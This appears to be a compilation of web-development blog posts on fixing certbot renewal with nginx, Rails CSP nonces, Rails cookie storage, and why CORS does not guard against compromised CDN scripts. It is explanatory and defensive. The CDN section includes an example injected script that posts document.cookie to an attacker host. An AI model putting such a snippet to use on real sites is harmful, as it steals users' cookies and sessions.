Fixing Let’s Encrypt SSL Certificate Renewal on a Server: A Step-by-Step Guide

Background

We recently provisioned two new staging environments (staging1.mydomain.com and staging2.mydomain.com) mirroring our production Rails infrastructure. Production uses a Cloudflare load balancer fronting multiple origin servers running nginx, with a cron-driven script to renew Let’s Encrypt certificates across all origins.

When we added the staging environments, the existing renew_certificate.sh cron script wasn’t set up on them yet — so the certificates expired. This post documents everything we encountered trying to fix it, every error we hit, and how we resolved each one.


The Renewal Architecture

Before diving in, it’s worth understanding how SSL renewal works in this setup:

Cloudflare (DNS + Load Balancer)
↓
nginx (origin server)
/apps/mydomain/current ← Rails app lives here
/etc/letsencrypt/live/ ← Certs live here

The renewal script (scripts/cron/renew_certificate.sh) does the following:

  1. Fetches the load balancer pool config from the Cloudflare API
  2. Disables all origin servers in the pool except the GCP instance (takes servers out of rotation)
  3. Turns off Cloudflare’s “Always Use HTTPS” setting (allows HTTP for the ACME challenge)
  4. Runs sudo certbot renew locally
  5. Copies the new cert to all other origin servers via SCP and SSH
  6. Re-enables all origin servers in the Cloudflare pool
  7. Re-enables “Always Use HTTPS”

The problem: this script was never added to the cron on staging1/staging2, so the certs expired.


First Attempt: Running the Renewal Script Manually

SSH’d into staging2 and ran:

bash /apps/mydomain/current/scripts/cron/renew_certificate.sh

Error #1: RSpec / webmock LoadError

An error occurred while loading spec_helper. - Did you mean?
rspec ./spec/helper.rb
Failure/Error: require 'webmock/rspec'
LoadError:
cannot load such file -- webmock/rspec

What happened: The script calls bundle exec rake google_chat:send_message[...] to send failure notifications to Google Chat. On staging, test gems like webmock aren’t installed in the bundle, so the rake task blew up loading the Rails environment.

Lesson: This is a notification side-effect, not the core renewal logic. But it masked the real error.

Error #2: certbot failing because port 80 was in use

After isolating the issue, running sudo certbot renew directly gave:

Renewing an existing certificate for staging2.mydomain.com and www.staging2.mydomain.com
Failed to renew certificate staging2.mydomain.com with error: Could not bind TCP port 80
because it is already in use by another process on this system (such as a web server).
Please stop the program in question and then try again.

What happened: The original certificate was issued using certbot’s standalone authenticator, which spins up its own HTTP server on port 80 to answer the ACME challenge. Since nginx was already running on port 80, the renewal failed.

Meanwhile there was a second certificate (staging2.mydomain.com-0001) that had been created earlier with sudo certbot --nginx -d staging2.mydomain.com. This cert was valid — but it created a mess.


Inspecting the Damage

sudo certbot certificates

Output:

Renewal configuration file /etc/letsencrypt/renewal/staging2.mydomain.com.conf produced
an unexpected error: expected /etc/letsencrypt/live/staging2.mydomain.com-0001/cert.pem
to be a symlink. Skipping.
The following renewal configurations were invalid:
/etc/letsencrypt/renewal/staging2.mydomain.com.conf

The nginx config at /etc/nginx/sites-enabled/mydomain was also a mess — certbot had injected its own server block for the HTTP→HTTPS redirect, and the two 443 server blocks were pointing to different cert paths:

# Certbot-injected block (unwanted)
server {
if ($host = staging2.mydomain.com) {
return 301 https://$host$request_uri;
} # managed by Certbot
...
}
# Redirect server pointing to -0001 certs (also unwanted)
server {
server_name staging2.mydomain.com;
listen 443 ssl http2;
ssl_certificate /etc/letsencrypt/live/staging2.mydomain.com-0001/fullchain.pem; # managed by Certbot
ssl_certificate_key /etc/letsencrypt/live/staging2.mydomain.com-0001/privkey.pem; # managed by Certbot
...
}
# Main www server pointing to original path
server {
server_name www.staging2.mydomain.com;
listen 443 ssl http2;
ssl_certificate /etc/letsencrypt/live/staging2.mydomain.com/fullchain.pem;
ssl_certificate_key /etc/letsencrypt/live/staging2.mydomain.com/privkey.pem;
...
}

The Fix

Step 1: Remove all broken certbot state

sudo rm -f /etc/letsencrypt/renewal/staging2.mydomain.com.conf
sudo rm -f /etc/letsencrypt/renewal/staging2.mydomain.com-0001.conf
sudo rm -rf /etc/letsencrypt/live/staging2.mydomain.com
sudo rm -rf /etc/letsencrypt/live/staging2.mydomain.com-0001
sudo rm -rf /etc/letsencrypt/archive/staging2.mydomain.com
sudo rm -rf /etc/letsencrypt/archive/staging2.mydomain.com-0001

Step 2: Stop nginx and get a fresh cert with standalone authenticator

sudo service nginx stop
sudo certbot certonly --standalone -d staging2.mydomain.com -d www.staging2.mydomain.com
sudo service nginx start

This gave us a clean, single certificate at /etc/letsencrypt/live/staging2.mydomain.com/.

Step 3: Clean up the nginx config

Removed the certbot-injected if ($host = ...) server block, and updated both 443 server blocks to point to the same cert path:

ssl_certificate /etc/letsencrypt/live/staging2.mydomain.com/fullchain.pem;
ssl_certificate_key /etc/letsencrypt/live/staging2.mydomain.com/privkey.pem;

Reloaded nginx:

sudo service nginx reload

The site was live again with a valid cert.


Making Future Renewals Work Without Stopping nginx

The next problem: the cert renewal config was still using standalone authenticator. Future automated renewals would fail again the moment nginx was running.

The fix is to switch to the webroot authenticator. Our nginx config already had an ACME challenge location block:

location ^~ /.well-known/acme-challenge/ {
root /apps/certbot;
default_type "text/plain";
allow all;
}

This means certbot can write a challenge file to /apps/certbot and nginx will serve it over HTTP — no need to stop nginx.

Attempt 1: Manually edit the renewal config

Edited /etc/letsencrypt/renewal/staging2.mydomain.com.conf:

[renewalparams]
authenticator = webroot
server = https://acme-v02.api.letsencrypt.org/directory
key_type = ecdsa
[[webroot]]
staging2.mydomain.com = /apps/certbot
www.staging2.mydomain.com = /apps/certbot

Dry run:

sudo certbot renew --dry-run

Error #3: webroot mapping not found

Failed to renew certificate staging2.mydomain.com with error: Missing command line flag or
config entry for this setting:
Input the webroot for staging2.mydomain.com:

The config looked correct but certbot was still asking interactively. This is a known certbot quirk — manually converting a standalone config to webroot doesn’t always work reliably because of how certbot parses its internal config format.

Attempt 2: Delete and re-issue with webroot from the start (this worked)

sudo certbot delete --cert-name staging2.mydomain.com
sudo mkdir -p /apps/certbot
sudo certbot certonly --webroot -w /apps/certbot \
-d staging2.mydomain.com \
-d www.staging2.mydomain.com

This time certbot generated the renewal config correctly itself. Dry run:

sudo certbot renew --dry-run
Simulating renewal of an existing certificate for staging2.mydomain.com and www.staging2.mydomain.com
Congratulations, all simulated renewals succeeded:
/etc/letsencrypt/live/staging2.mydomain.com/fullchain.pem (success)

Key Lessons

  1. Never run certbot --nginx on a server where you manage the nginx config manually. It injects its own server blocks and creates confusing duplicate certs with -0001 suffixes.
  2. Standalone vs webroot authenticator: Standalone is simpler to set up initially but requires stopping nginx. Webroot is the right choice for servers where nginx runs continuously — as long as you have the ACME challenge location block configured.
  3. Manually editing certbot renewal configs is fragile. Let certbot generate the renewal config by passing the correct authenticator flags at issuance time.
  4. certbot renew --dry-run is your best friend. Always confirm future renewals will work before leaving the server. Discovering a broken renewal config 2 days before expiry is stressful.
  5. Let’s Encrypt ACME server outages are real but brief. If dry-run fails with “The service is down for maintenance”, check https://letsencrypt.status.io/ and retry in a few hours.

A Clean Auto-Renewal Script for nginx + webroot

Here’s a standalone script you can drop into any server using this stack. It handles renewal, nginx reload, and sends a notification if anything fails. It assumes the webroot authenticator is already configured in the certbot renewal config.

#!/bin/bash
# /etc/cron.d/certbot-renew or called via crontab
# Requires: certbot, nginx, curl (for Slack/Google Chat webhook)
set -euo pipefail
CERT_NAME="${CERT_NAME:-}" # e.g. staging2.mydomain.com
NOTIFY_WEBHOOK="${NOTIFY_WEBHOOK:-}" # Slack or Google Chat webhook URL
ACME_WEBROOT="${ACME_WEBROOT:-/apps/certbot}"
LOG_FILE="/var/log/certbot-renew.log"
TIMESTAMP=$(date '+%Y-%m-%d %H:%M:%S')
log() {
echo "[$TIMESTAMP] $*" | tee -a "$LOG_FILE"
}
notify() {
local message="$1"
log "NOTIFY: $message"
if [[ -n "$NOTIFY_WEBHOOK" ]]; then
curl -s -X POST "$NOTIFY_WEBHOOK" \
-H "Content-Type: application/json" \
-d "{\"text\": \"$message\"}" \
>> "$LOG_FILE" 2>&1 || true
fi
}
# Ensure webroot directory exists
mkdir -p "$ACME_WEBROOT"
log "Starting certificate renewal..."
# Attempt renewal
RENEW_OUTPUT=$(sudo certbot renew \
--quiet \
--non-interactive \
${CERT_NAME:+--cert-name "$CERT_NAME"} \
2>&1) || {
notify "SSL RENEWAL FAILED on $(hostname): $RENEW_OUTPUT"
log "ERROR: $RENEW_OUTPUT"
exit 1
}
# Check if any cert was actually renewed (certbot exits 0 even if nothing renewed)
if echo "$RENEW_OUTPUT" | grep -q "Congratulations"; then
log "Certificate renewed. Reloading nginx..."
sudo service nginx reload || {
notify "SSL RENEWAL WARNING on $(hostname): cert renewed but nginx reload failed!"
exit 1
}
notify "SSL cert successfully renewed on $(hostname)"
log "Done."
else
log "No certificates due for renewal. Nothing to do."
fi

Usage

# Set executable
chmod +x /usr/local/bin/certbot-renew.sh
# Set environment variables and run
CERT_NAME=staging2.mydomain.com \
NOTIFY_WEBHOOK=https://chat.googleapis.com/v1/spaces/.../messages?key=... \
/usr/local/bin/certbot-renew.sh

Crontab entry (runs twice daily — Let’s Encrypt recommendation)

0 3,15 * * * deployer CERT_NAME=staging2.mydomain.com NOTIFY_WEBHOOK=https://... /usr/local/bin/certbot-renew.sh

Running twice daily ensures that if one attempt fails due to a transient ACME server issue, the next attempt 12 hours later will succeed — giving you plenty of time before expiry.


Summary

ProblemRoot CauseFix
certbot failed to bind port 80standalone authenticator conflicted with nginxSwitch to webroot authenticator
Duplicate -0001 cert createdRan certbot --nginx after standalone cert existedDelete all cert state, re-issue cleanly
nginx serving expired certMixed cert paths after certbot injected its own configManually fix nginx config to consistent paths
Manual webroot config edit didn’t workCertbot’s conf format is fragile when converted manuallyDelete and re-issue with --webroot flag from scratch

Happy Debugging!


Configuring CSP Nonce in Ruby on Rails 7/8

Content Security Policy (CSP) adds a powerful security layer to prevent Cross Site Scripting (XSS) attacks. Rails makes CSP easy by generating a nonce (random token per request) that you attach to inline scripts. This ensures only scripts generated by your server can run — attackers can’t inject HTML/JS and execute it.

A nonce is a number used once — a unique per-request token (e.g. nonce-faf83af82392). Add it to inline <script> tags:

<script nonce="<%= content_security_policy_nonce %>">
  // safe inline script
</script>

The browser only runs the script if the nonce matches the value advertised in the Content-Security-Policy response header.

Rails ships with a CSP initializer. Edit or create config/initializers/content_security_policy.rb and configure script_src to allow nonces:

# config/initializers/content_security_policy.rb
Rails.application.configure do
  config.content_security_policy do |policy|
    policy.default_src :self
    policy.font_src    :self, :https, :data
    policy.img_src     :self, :https, :data
    policy.object_src  :none
    policy.style_src   :self, :https
    policy.script_src  :self, :https, :nonce # allow scripts with nonce
  end

  # Optional: report violations
  # policy.report_uri "/csp-violation-report-endpoint"
end

Restart your server after changing initializers.

Example app/views/layouts/application.html.erb using csp_meta_tag and per-request nonce:

<!DOCTYPE html>
<html>
<head>
  <title>MyApp</title>
  <%= csp_meta_tag %>
  <%= csrf_meta_tags %>
  <%= stylesheet_link_tag "application", "data-turbo-track": "reload" %>
  <%= javascript_include_tag "application", "data-turbo-track": "reload", defer: true %>
</head>
<body>
  <%= yield %>

  <!-- inline script with nonce -->
  <script nonce="<%= content_security_policy_nonce %>">
    console.log("CSP Nonce example script");
  </script>
</body>
</html>

Only this inline script will run; any injected script without the nonce will be blocked by the browser.

Turbo works fine with CSP nonces because Turbo prefers external script modules and does not require inline JavaScript. If you must return inline JS in Turbo responses (e.g., Turbo Streams that embed inline <script>), include the nonce on those scripts.

Stimulus controllers are loaded from external JavaScript (via import maps, webpack, or esbuild) — so they do not require inline scripts and thus are fully compatible with strict CSP policies. If you initialize Stimulus inline (not recommended), add the nonce:

<script nonce="<%= content_security_policy_nonce %>">
  // initialize application controllers
</script>

Best practice: keep all JS in app/javascript/controllers and avoid inline JS.

If you need to do a redirect from an HTML fragment returned to a Turbo frame, you might inline a small script. Add nonce like this:

<!-- returned inside a turbo frame response -->
<script nonce="<%= content_security_policy_nonce %>">
  Turbo.visit("<%= dashboard_path %>");
</script>

Open browser DevTools → Network → select a request → Response Headers. You should see something like:

Content-Security-Policy: script-src 'self' https: 'nonce-<value>'

You can also read the header in Rails tests or logs.

Verify forms include authenticity token (CSRF):

require "rails_helper"

RSpec.describe "CSRF token", type: :system do
  it "includes authenticity token in forms" do
    visit new_user_registration_path
    expect(page.html).to match(/name="authenticity_token"/)
  end
end

You can assert that the response includes a nonce and that an inline script was rendered with that nonce:

require "rails_helper"

RSpec.describe "CSP Nonce", type: :request do
  it "adds nonce to inline scripts" do
    get root_path

    csp_header = response.headers["Content-Security-Policy"]
    # extract nonce value from header (pattern depends on how you configured policy)
    nonce = csp_header[/nonce-(.*?)'/, 1]

    # ensure the body includes a script tag with the nonce
    expect(response.body).to include("nonce=\"#{nonce}\"")
  end
end

Note: header parsing may require adjusting the regex depending on quoting in your CSP header.

  • Avoid inline JS where possible — favors well-structured JS bundles.
  • Use nonces only when necessary (e.g., third-party scripts that are injected inline, small inline initializers returned in Turbo responses).
  • Test in production-like environment because browsers enforce CSP differently; dev tooling can be permissive.
  • Report-only mode during rollout: set policy.report_only = true to collect violations without blocking.
  • If inline scripts still blocked: confirm csp_meta_tag is present and that the inline <script> uses content_security_policy_nonce.
  • For external scripts blocked: ensure script_src includes the allowed host or https:.
  • If using secure_headers gem or a reverse proxy adding headers, ensure they don’t conflict.
  • Enable CSP with nonces for inline scripts when necessary.
  • Prefer Stimulus/Turbo with external JS modules — avoid inline code.
  • Test CSP and CSRF behavior in request/system specs.
  • Use report-only mode when rolling out strict CSP.

Quick checklist

  • Add policy.script_src :self, :https, :nonce in content_security_policy.rb
  • Use <%= csp_meta_tag %> in layout
  • Add nonce="<%= content_security_policy_nonce %>" to inline scripts
  • Move JS into app/javascript/controllers where possible
  • Add request/system specs to validate nonce and CSRF

The Complete Guide to Cookie Storage in Rails 7: Security, Performance, and Best Practices

Cookies are fundamental to web applications, but choosing the right storage method can make or break your app’s security and performance. Rails 7 offers multiple cookie storage mechanisms, each with distinct security properties and use cases. Let’s explore when to use each approach and why it matters.

Cookies are small text files created by a web server and stored on your device by your web browser when you visit a web application.

Because the basic HTTP protocol used on the web is stateless (meaning it treats every new page request as entirely brand new), cookies give web applications a memory. They allow the server to recognize your browser, remember who you are, and keep track of your state or actions as you move from page to page.

How Cookies Work

  1. The Request: You visit a web application or log into a site.
  2. The Creation: The web server sends an HTTP response containing a Set-Cookie header with specific data (like a unique ID or user preferences).
  3. The Storage: Your browser saves this small text file locally on your computer or phone.
  4. The Return: Whenever you click another link or load a new page on that same site, your browser automatically attaches the stored cookie back to the server in the request headers, letting the app know your status

The Cookie Storage Spectrum

Rails provides four main cookie storage methods, each offering different levels of security:

# 1. Plain cookies - readable and modifiable by client
cookies[:theme] = 'dark'

# 2. Signed cookies - readable but tamper-proof
cookies.signed[:discount_code] = 'SAVE10'

# 3. Encrypted cookies - hidden and tamper-proof
cookies.encrypted[:user_preferences] = { notifications: true }

# 4. Session storage - server-side with encrypted session cookie
session[:current_user_id] = user.id

1. Plain Cookies: When Transparency is Acceptable

Use for: Non-sensitive data where client-side reading/modification is acceptable or even desired.

# Setting a plain cookie
cookies[:theme] = 'dark'
cookies[:language] = 'en'
cookies[:consent_given] = 'true'

# With expiration
cookies[:temporary_banner_dismissed] = {
  value: 'true',
  expires: 1.day.from_now
}

Security implications:

  • ✅ Fast and simple
  • ❌ Completely readable in browser dev tools
  • ❌ User can modify values freely
  • ❌ No protection against tampering

Best for:

  • UI preferences (theme, language)
  • Non-critical flags (banner dismissal)
  • Data you want JavaScript to access easily

2. Signed Cookies: Tamper-Proof but Visible

Signed cookies prevent modification while remaining readable. Rails uses HMAC-SHA1 with your secret_key_base to create a cryptographic signature.

# Setting signed cookies
cookies.signed[:discount_code] = 'SAVE10'
cookies.signed[:referral_source] = 'google_ads'

# Reading signed cookies
discount = cookies.signed[:discount_code]  # Returns 'SAVE10' or nil if tampered

How it works:

# Rails internally does:
# 1. Create signature: HMAC-SHA1(secret_key_base, 'SAVE10')
# 2. Store: Base64.encode64('SAVE10--signature')
# 3. On read: verify signature matches content

Security implications:

  • ✅ Tamper-proof – modification invalidates the cookie
  • ✅ Prevents privilege escalation attacks
  • ⚠️ Content still visible (Base64 encoded)
  • ❌ Not suitable for truly sensitive data

Real-world example from our codebase:

# lib/session/cookie_discount_accessor.rb
def discount_code
  # Prevents users from changing 'SAVE10' to 'SAVE50' in browser
  @cookies.signed[:discount] && DiscountCode.find_by(name: @cookies.signed[:discount])
end

def set_discount_code(code)
  @cookies.signed[:discount] = {
    value: code.name,
    expires: code.expiration || 30.days.from_now
  }
end

Best for:

  • Discount codes
  • Referral tracking
  • Non-sensitive IDs that shouldn’t be modified
  • Data integrity without confidentiality requirements

3. Encrypted Cookies: Maximum Security

Encrypted cookies are both signed and encrypted, making them unreadable and tamper-proof.

# Setting encrypted cookies
cookies.encrypted[:credit_card_last4] = '4242'
cookies.encrypted[:user_preferences] = {
  notifications: true,
  marketing_emails: false
}

# Reading encrypted cookies
preferences = cookies.encrypted[:user_preferences]

Security implications:

  • ✅ Content completely hidden from client
  • ✅ Tamper-proof
  • ✅ Suitable for sensitive data
  • ⚠️ Slightly higher CPU overhead
  • ⚠️ Size limitations (4KB total per domain)

Best for:

  • Personal information
  • Financial data
  • Complex user preferences
  • Any data you’d store in a database but need client-side

4. Session Storage: Server-Side Security

Rails sessions are encrypted cookies by default, but the data is conceptually server-side.

# Session storage
session[:current_user_id] = user.id
session[:shopping_cart] = cart.to_h
session[:two_factor_verified] = true

# Configuration in config/application.rb
config.session_store :cookie_store, key: '_myapp_session'

Security implications:

  • ✅ Encrypted by default
  • ✅ Automatic expiration handling
  • ✅ CSRF protection integration
  • ⚠️ 4KB size limit
  • ⚠️ Lost on cookie deletion

Best for:

  • User authentication state
  • Shopping carts
  • Multi-step form data
  • Security-sensitive flags

Security Best Practices

1. Choose the Right Storage Method

# ❌ Don't store sensitive data in plain cookies
cookies[:ssn] = '123-45-6789'  # Visible to everyone!

# ✅ Use appropriate security level
cookies.encrypted[:ssn] = '123-45-6789'  # Hidden and protected
session[:user_id] = user.id              # Server-side, encrypted

2. Set Proper Cookie Attributes

# Secure cookies for HTTPS
cookies[:theme] = {
  value: 'dark',
  secure: Rails.env.production?,  # HTTPS only
  httponly: true,                 # No JavaScript access
  samesite: :strict              # CSRF protection
}

3. Handle Cookie Tampering Gracefully

def current_discount_code
  code_name = cookies.signed[:discount]
  return nil unless code_name

  DiscountCode.find_by(name: code_name)&.tap do |code|
    # Remove if expired or invalid
    cookies.delete(:discount) unless code.usable?
  end
end

4. Use Expiration Strategically

# Short-lived sensitive data
cookies.signed[:password_reset_token] = {
  value: token,
  expires: 15.minutes.from_now,
  secure: true,
  httponly: true
}

# Long-lived preferences
cookies.encrypted[:user_preferences] = {
  value: preferences.to_json,
  expires: 1.year.from_now
}

Advanced Patterns

1. Cookie Accessor Classes

Create dedicated classes for complex cookie management:

class Session::CookieDiscountAccessor
  def initialize(cookies)
    @cookies = cookies
  end

  def discount_code
    @cookies.signed[:discount] && DiscountCode.find_by(name: @cookies.signed[:discount])
  end

  def set_discount_code(code)
    @cookies.signed[:discount] = {
      value: code.name,
      expires: code.expiration || 30.days.from_now
    }
  end

  def remove_discount_code
    @cookies.delete(:discount)
  end
end

2. Validation and Cleanup

class Session::CheckAndRemoveDiscountCode
  def initialize(cookies:)
    @accessor = Session::CookieDiscountAccessor.new(cookies)
  end

  def run
    # Remove referral conflicts
    @accessor.referral_code && @accessor.remove_discount_code && return
      
    # Remove expired codes
    discount_code = @accessor.discount_code
    @accessor.remove_discount_code if discount_code && !discount_code.usable?
  end
end

3. Error Handling for Corrupted Cookies

def safe_read_encrypted_cookie(key)
  cookies.encrypted[key]
rescue ActiveSupport::MessageVerifier::InvalidSignature,
       ActiveSupport::MessageEncryptor::InvalidMessage
  # Cookie was corrupted or created with different secret
  cookies.delete(key)
  nil
end

Performance Considerations

Cookie Size Limits

  • Total limit: 4KB per domain
  • Individual limit: ~4KB per cookie
  • Count limit: ~50 cookies per domain

CPU Overhead

# Benchmark different storage methods
require 'benchmark'

Benchmark.bm do |x|
  x.report("plain")     { 1000.times { cookies[:test] = 'value' } }
  x.report("signed")    { 1000.times { cookies.signed[:test] = 'value' } }
  x.report("encrypted") { 1000.times { cookies.encrypted[:test] = 'value' } }
end

# Results (approximate):
#                user     system      total        real
# plain      0.001000   0.000000   0.001000 (  0.001000)
# signed     0.010000   0.000000   0.010000 (  0.009000)
# encrypted  0.050000   0.000000   0.050000 (  0.048000)

Configuration and Security Headers

Session Configuration

# config/application.rb
config.session_store :cookie_store,
  key: '_myapp_session',
  secure: Rails.env.production?,
  httponly: true,
  expire_after: 14.days,
  same_site: :lax

Security Headers

# config/application.rb
config.force_ssl = true  # HTTPS in production

# Use Secure Headers gem
SecureHeaders::Configuration.default do |config|
  config.cookies = {
    secure: true,
    httponly: true,
    samesite: {
      lax: true
    }
  }
end

Testing Cookie Security

# spec/lib/session/coupon_code_spec.rb
RSpec.describe Session::CouponCode do
  describe 'cookie tampering protection' do
    it 'handles corrupted signed cookies gracefully' do
      # Simulate tampered cookie
      cookies.signed[:discount] = 'SAVE10'
      cookies[:discount] = 'tampered_value'  # Direct manipulation

      accessor = Session::CookieDiscountAccessor.new(cookies)
      expect(accessor.discount_code).to be_nil
    end
  end
end

Migration Strategies

Upgrading Cookie Security

def upgrade_cookie_security
  # Read from old plain cookie
  if (old_value = cookies[:legacy_data])
    # Migrate to encrypted
    cookies.encrypted[:legacy_data] = old_value
    cookies.delete(:legacy_data)
  end
end

Handling Secret Key Rotation

# config/credentials.yml.enc
secret_key_base: new_secret
legacy_secret_key_base: old_secret

# In application
def read_with_fallback(key)
  cookies.encrypted[key] || begin
    # Try with old secret
    old_verifier = ActiveSupport::MessageEncryptor.new(
      Rails.application.credentials.legacy_secret_key_base
    )
    old_verifier.decrypt_and_verify(cookies[key])
  rescue
    nil
  end
end

Quick Decision Matrix

Data TypeSensitivityClient Access NeededRecommended Storage
Theme preferencesLowYesPlain cookies
Discount codesMediumNoSigned cookies
User settingsMediumNoEncrypted cookies
AuthenticationHighNoSession
Credit card dataHighNoDatabase + session ID
Shopping cartMediumNoSession or encrypted
CSRF tokensHighLimitedSession (built-in)

Common Pitfalls to Avoid

  1. Don’t mix storage types for the same data
   # ❌ Inconsistent
   cookies[:user_id] = user.id        # Sometimes
   cookies.signed[:user_id] = user.id # Other times

   # ✅ Consistent
   session[:user_id] = user.id        # Always
  1. Don’t store large objects in cookies
   # ❌ Will hit 4KB limit
   cookies.encrypted[:full_user] = user.to_json

   # ✅ Store reference
   session[:user_id] = user.id
  1. Don’t forget expiration
   # ❌ Never expires
   cookies.signed[:temp_token] = token

   # ✅ Proper expiration
   cookies.signed[:temp_token] = {
     value: token,
     expires: 1.hour.from_now
   }

Conclusion

Cookie storage in Rails 7 offers a rich toolkit for different security and performance needs. The key is matching the storage method to your data’s sensitivity and access patterns:

  • Plain cookies for non-sensitive, client-accessible data
  • Signed cookies when you need tamper protection but not confidentiality
  • Encrypted cookies for sensitive data that must remain client-side
  • Session storage for server-side state with automatic encryption

Remember: the best cookie strategy combines appropriate storage methods with proper security headers, validation, and graceful error handling. When in doubt, err on the side of more security rather than less.

The Rails cookie system is designed to make secure defaults easy—take advantage of it to build applications that are both performant and secure.


Why CORS Doesn’t Protect You from Malicious CDNs (and How to Stay Safe) | Content Security Policy (CSP)

🔍 Introduction


Developers often assume CORS (Cross-Origin Resource Sharing) protects their websites from all cross-origin risks. However, while CORS effectively controls data access via APIs, it does NOT stop risks from external scripts like those served via a CDN (Content Delivery Network).

This blog explains:

  • Why CORS and CDN behave differently
  • Why external scripts can compromise your site
  • Best practices to secure your app

🤔 What Does CORS Actually Do?

CORS is a browser-enforced security mechanism that prevents JavaScript from reading responses from another origin unless explicitly allowed.

Example:

// Your site: https://example.com
fetch('https://api.example2.com/data') // blocked unless API sets CORS headers

If api.example2.com does not send:

Access-Control-Allow-Origin: https://example.com

The browser blocks the response.

Why?

To prevent cross-site data theft.


🧐 Why CDN Scripts Load Without CORS?

When you include a script via <script> or CSS via <link>:

<script src="https://cdn.com/lib.js"></script>
<link rel="stylesheet" href="https://cdn.com/styles.css" />

These resources are fetched and executed without CORS checks because:

  • They are treated as subresources, not API data.
  • The browser doesn’t expose raw content to JavaScript; it just executes it.

⚠️ But Here’s the Risk:

The included script runs with full privileges in your page context!

  • Can modify DOM
  • Access non-HttpOnly cookies
  • Exfiltrate data to a malicious server

💯 Real-World Attack Scenarios

  1. Compromised CDN:
    If https://cdn.com/lib.js is hacked, every site using it is compromised.
  2. Man-in-the-Middle Attack:
    If CDN uses HTTP instead of HTTPS, an attacker can inject malicious code.

Example Attack:

// Injected malicious script in compromised CDN
fetch('https://attacker.com/steal', {
  method: 'POST',
  body: JSON.stringify({ cookies: document.cookie })
});


🧐 Why CORS Doesn’t Help Here

  • CORS only applies to fetch/XHR made by your JavaScript.
  • A <script> tag is not subject to CORS; the browser assumes you trust that script.

❓How to Secure Your Site

1. Always Use HTTPS

Avoid HTTP CDN URLs. Example:
✅ https://cdn.jsdelivr.net/...
❌ http://cdn.jsdelivr.net/...

2. Use Subresource Integrity (SRI)

Ensure the script hasn’t been tampered with:

<script src="https://cdn.com/lib.js"
        integrity="sha384-abc123xyz"
        crossorigin="anonymous"></script>

If the hash doesn’t match, the browser blocks it.

3. Self-Host Critical Scripts

Host important libraries locally instead of depending on external CDNs.

4. Set Content Security Policy (CSP)

Restrict allowed script sources:

Content-Security-Policy: script-src 'self' https://cdn.com;


Diagram: Why CORS ≠ CDN Protection

Conclusion

  • CORS protects API calls, not scripts.
  • External scripts are powerful and dangerous if compromised.
  • Use HTTPS, SRI, CSP, and self-hosting for maximum safety.

🔐 Content Security Policy (CSP) – The Complete Guide for Web Security

🔍 Introduction

Even if you secure your API with CORS and validate CDN scripts with SRI, there’s still a risk of inline scripts, XSS (Cross-Site Scripting), and malicious script injections. That’s where Content Security Policy (CSP) comes in.

